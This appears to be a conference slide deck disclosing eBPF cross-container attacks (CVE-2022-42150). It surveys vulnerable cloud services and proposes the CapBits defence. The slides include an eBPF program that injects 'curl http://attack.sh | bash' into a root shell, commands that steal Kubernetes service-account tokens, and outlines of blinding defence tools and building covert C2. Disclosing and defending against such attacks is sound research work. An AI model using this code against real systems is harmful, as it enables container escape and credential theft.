

Cross Container Attacks: The Bewildered eBPF on Clouds

Yi He, Roland Guo, **Yunlong Xing**, Xijia Che, Kun Sun, Zhuotao Liu, Ke Xu, Qi Li

eBPF is increasingly popular for Cloud



eBPF is a powerful in-kernel virtual machine that provides a safe and efficient way to extend the kernel.



eBPF is widely used by Cloud for
- Network Management
- Performance Profiling
- Security Monitor

cilium

aqua tracee

Falco

DATADOG

eBPF features could be offensive

h3xduck/
TripleCross

A Linux eBPF rootkit with a backdoor, C2, library injection, execution hijacking, persistence and stealth capabilities.

2 Contributors · 18 Issues · 2k Stars · 193 Forks

Some offensive eBPF ***helper functions*** of eBPF tracing programs can harm other processes:

bpf_probe_write_user()
- Write any process's memory


bpf_probe_read()
- Read any process’s memory or kernel’s memory

bpf_override_return()
- Alter return code of a kernel function (e.g., syscalls)

bpf_send_signal()
- Send signals to kill any process


Impact of eBPF features over containers?

- Local container escape
- Kubernetes cluster attack
- Cloud security center bypassing




We identify **eBPF Cross Container Attacks (CVE-2022-42150)** that attackers can abuse various eBPF features to escape the containers and further exploit the whole Kubernetes clusters without being detected by the defending tools.

Local container escape



Some eBPF features are not restricted by the container namespaces and can affect all processes in the kernel.



Local container escape

Trigger on exit of each syscall →

```c
SEC("raw_tracepoint/sys_exit")
int tp_exit(struct bpf_raw_tracepoint_args *ctx) {
    unsigned long svc;
    struct pt_regs *regs=(struct pt_regs*)(ctx->args[0]);
    // record the fd of the bash process
    if (svc == NR_openat && is_bash_with_root(ctx)) {
        save_target_bash_fd(ctx);
    }
    // override the read content for the target bash
    if (svc == NR_read) {
        if (is_target_bash_fd(ctx)) {
            char CMD[] = "curl http://attack.sh | bash #";
            char *p = NULL; // ptr for read buf
            int sz = 0; // read size
            bpf_probe_read(&p, sizeof(p) , &regs->si);
            bpf_probe_read(&sz, sizeof(sz), &regs->ax);
            if (sz < sizeof(CMD)) {
                record_new_size(ctx, sizeof(CMD));
            }
            bpf_probe_write_user(p, CMD, sizeof(CMD));
        }
    }
}
```

1 Step-1: Find a bash process of root user


2 Step-2: Append malicious commands to the bash files

Trigger on return of **read** syscall →

```c
SEC("kretprobe/__x64_sys_read")
int modify_read_size(struct pt_regs *ctx) {
    // modify read size if the CMD is logger
    // than the actually read size
    if (should_modify_return(ctx)) {
        bpf_override_return(ctx, get_new_size(ctx));
    }
}
```

3 Step-3: Modify the return code of the read syscall

Steps to hijack the host VM's bash process




Process DoS attacks

Information theft attacks

Container escape attacks

Local container escape

Attackers can cross-container hijack any processes in the same VM via eBPF based ROP Attacks




Compared to existing container escape attacks [1]:

- the same capabilities (CAP_SYS_ADMIN)
- do not rely on other weakness (e.g., install kernel module, disable Seccomp/AppArmor, exploit kernel vulnerablities)

[1] A Compendium of Container Escapes. Black Hat USA 2019.

Kubernetes cluster attack



On a vulnerable VM (node), all Pods' service accounts (SA) can be abused by eBPF attackers.


```
rules:
- apiGroups: ["stable.example.com"]
  resources: ["crontabs"]
  verbs: ["get", "list", "watch", "create", "update", "patch", "delete"]
```

Some Pods have powerful permissions to affect Pods on other nodes.

```
# steal other Pods' service account tokens
$ export TOKEN=$(evil-ebpf-read
/var/run/secrets/kubernetes.io/serviceaccount/token)

# maniplute other nodes
$ curl -k --header "Authorization: Bearer $TOKEN"
https://172.16.22.202:10250/…
```


Cloud security center bypassing



Attackers can prevent the defense tools from collecting logs in both user space and kernel.

Step-1: Blind the cloud defendse tools.

Step-2: Build a covert command and control (C&C) channel with eBPF.



Receive commands from the attacker's IP.

Defenders cannot prevent eBPF attacks if they are unaware that the attacks are performed by eBPF.

Threat model

- Assumption: attackers can use eBPF in a container (CAP_SYS_ADMIN + bpf syscall)
- Attacking Goals: control the whole host or cluster without being detected

We check if eBPF is enabled by real world container services.

- Investigate all kinds of real-world container base services (6 real vulnerable services)
- Investigate the Docker Hub container repositories (more than 2.5% containers have eBPF permissions)

eBPF attacks can seriously damage containers, but the container world is not aware of eBPF threats.

eBPF cross container attacks on cloud

Investigating online containers that support running customize code

Service Type	#Platform	#Root	#CAP	#bpf	#Vul
Jupyter	9	7	4	4	4
Online Labs	2	2	1	1	1
CI/CD Platform	8	4	1	0	0
Online Compiler	5	0	1	0	0

- Some coding platforms (e.g., Juptyer/Shell) enable eBPF.
- All CI/CD platforms disabled bpf syscall.
- Most online compilers disable both the CAP_SYS_ADMIN and bpf syscall.

Id	Platform	Service Type	Kernel Version	Cloud Vendor	Shared Kernel	Has Root	CAP_SYS_ADMIN	bpf syscall	Escape	Victim Process
1	Deepnote	Juptyer	5.4.190	AWS	✗	✓	✗	✗		
2	Colab	Juptyer	5.4.188	Google Cloud	✗	✓	✓	✓	◐	sshd, bash
3	CoCalc	Juptyer, Desktop	5.13.0		✓	✗	✗	✗		
4	Datalore	Juptyer	5.11.0	AWS	✗	✓	✓	✓	◐	cron
5	Gradient	Juptyer	5.4.0	Paperspace	✗	✓	✓	✓	◐	bash, kubelet
6	LanQiao	Juptyer, Shell	4.18.0	Alibba Cloud	✓	✓	✓	✓	●	bash, cron
7	EduCoder	Shell	5.4.0	Alibba Cloud	✓	✓	✓	✓	●	cron, kubelet
8	Kaggle	Juptyer	5.10	Google Cloud	✓	✓	✗	✗		
9	Saturn	Juptyer	5.4.181	AWS	✗	✓	✗	✗		
10	mybinder	Juptyer	5.4.0	Google Cloud	✗	✗	✗	✗		
11	O'reilly	Shell	5.4.0		✗	✓	✗	✗		

5 Juptyer/Online Shell platforms support eBPF and all can be escaped by eBPF. 2 of them (●) can access other users' containers. 3 platforms (◐) are still isolated by VM.

Attacking container-based services

Investigating various container services of 4 leading cloud vendors

Table 5: The eBPF permission of container based services on various platforms. R: has root permission, B: enable the bpf system call, C: has *CAP_SYS_ADMIN* capability, E: container escape. ◐: can escape the container but restricted by the VM, ●: can escape the container and harm other containers.

Service Name	R	B	C	E
Cloud Shell				
AWS Cloud Shell	✓	✗	✗	
Alibaba Cloud Shell	✗	✗	✗	
Azure Cloud Shell	✗	✗	✗	
Google Cloud Shell	✓	✓	✓*	◐
Serverless Function				
AWS Lambda	✗	✗	✓	
Alibaba Function Compute	✓	✓	✗	
Azure Functions	✗	-	✗	
Google Cloud Functions	✗	-	✗	
Serverless Container				
Aws Fargate	✓	✗	✗	
Alibaba Elastic Container Instance	✓	✓	✗	
Azure Container Instances	✓	-	✗	
Google Cloud Run Service	✓	-	✓	
Customized Kubernetes Cluster				
Amazon Elastic Kubernetes Service (EKS)	✓	✓	✓	●
Alibaba Service for Kubernetes (ACK)	✓	✓	✓	●
Azure Kubernetes Service (AKS)	✓	✓	✓	●
Google Kubernetes Engine (GKE)	✓	✓	✓	●

Table 6: The number and percentage of nodes that can be affected (C: Create Pod, U: Update Pod, D: Delete Pod) by insecure Pods.

Service	#Pods	#Vul Pods	#DaemonSet Pods	#Affected Node			
				C	U	D	(%)
AWS EKS	12	5	0	0	5	0	100%
Alibaba ACK	58	30	4	5	5	5	100%
Azure AKS	31	3	0	0	3	0	60%
Google GKE	28	0	0	0	0	0	0

Currently, only Alibaba Cloud Security Center notifies that an eBPF program is running and it may be malicious.

eBPF permissions in the wild

Table 8: The percentage of insecure Docker Hub repositories.

Dataset	#Repos	#C1	#C2	#C3	All
Top-300	300	2	1	6	9 (3%)
Newest	10000	187	3	179	369 (3.7%)
All [51]	343068	4353	431	3982	8766 (2.56%)

Table 9: The offensive helpers used by popular eBPF tools.

Helpers	Tools
bpf_probe_write_user	Datadog
bpf_probe_read	Falco, Datadog, Tetragon, Inspektor, Pixie
bpf_override_return	Tetragon
bpf_send_signal	Tetragon

Many containers need to run with insecure commands:

C1: —privileged command

C2: —cap-add SYS_ADMIN flag


C3: -v /var/run/docker.sock:/var/run/docker.sock

Some eBPF-based security tools also use the offensive eBPF helpers to trigger supply chain attacks

More than 2.5% of containers inadvertently support eBPF which may be accessed by RCE.

The bewildered role of eBPF

eBPF has many features with different security levels but has only one permission level (can only enable/disable eBPF as a whole)



People need eBPF to dynamically enforce the system in many scenarios. A high permission (CAP_SYS_ADMIN) cannot prevent people from enabling eBPF, but it introduces more risks to the system.

Limitations in eBPF permission model

Existing eBPF permission model:

```
static inline bool bpf_capable(void)
{
        return capable(CAP_BPF) || capable(CAP_SYS_ADMIN);
}
```

Limitation-1: eBPF shares capabilities (CAP_SYS_ADMIN) with other features and may be unintentionally enabled.

Limitation-2: eBPF has only one permission level. Programs with permissions can use all eBPF features and can access the map or code of other eBPF programs.

Existing mitigation to eBPF attacks:

Solution-1: Disable bpf syscall in containers (totally disable all eBPF features)

☹ Users need to use eBPF tools

Solution-2: Use LSM to only enable eBPF features for trusted eBPF tools

☹ These eBPF tools may suffer supply chain attacks and how to ensure that these tools are trusted?

Our countermeasure CapBits

Our new solution CapBits implements fine-grained eBPF access control by adding attribute bits to each process

```
task_struct
void *stack;
...
u64 cap_bits[4];
u64 allow_bits[4];
```

cap_bits:
constraint a program's available eBPF features.

→ Prevent the untrusted program using eBPF.

```
if (bits & ebpf_feature) {
  allow_this_feature();
}
```


allow_bits:
restrict the eBPF features that can affect this processes


→ Avoid the process being exploited by eBPF attacks.

CapBits vs LSM


	Default	CapBit	LSM	LSM-bpf
Program-Load	98 ns	110 ns	479 ns	471 ns
Code/Map `fd`	110 ns	103 ns	533 ns	891 ns
Helper	-	100 ns	524 ns	300 ns
Namespace	-	113 ns	-	-

Capbits's overhead (< 5%) is nearly to the original capability checks of Linux while LSM's overhead is more than 15%.





CapBits can prevent offensive eBPF features work on specific processes



Conclusion

- We find that the offensive eBPF features can be exploited in containers and discover the eBPF cross-container attacks.
- We investigate eBPF cross-container attacks in real world.
- We provide a new mechanism to securely use eBPF in containers.

Thank You & Questions?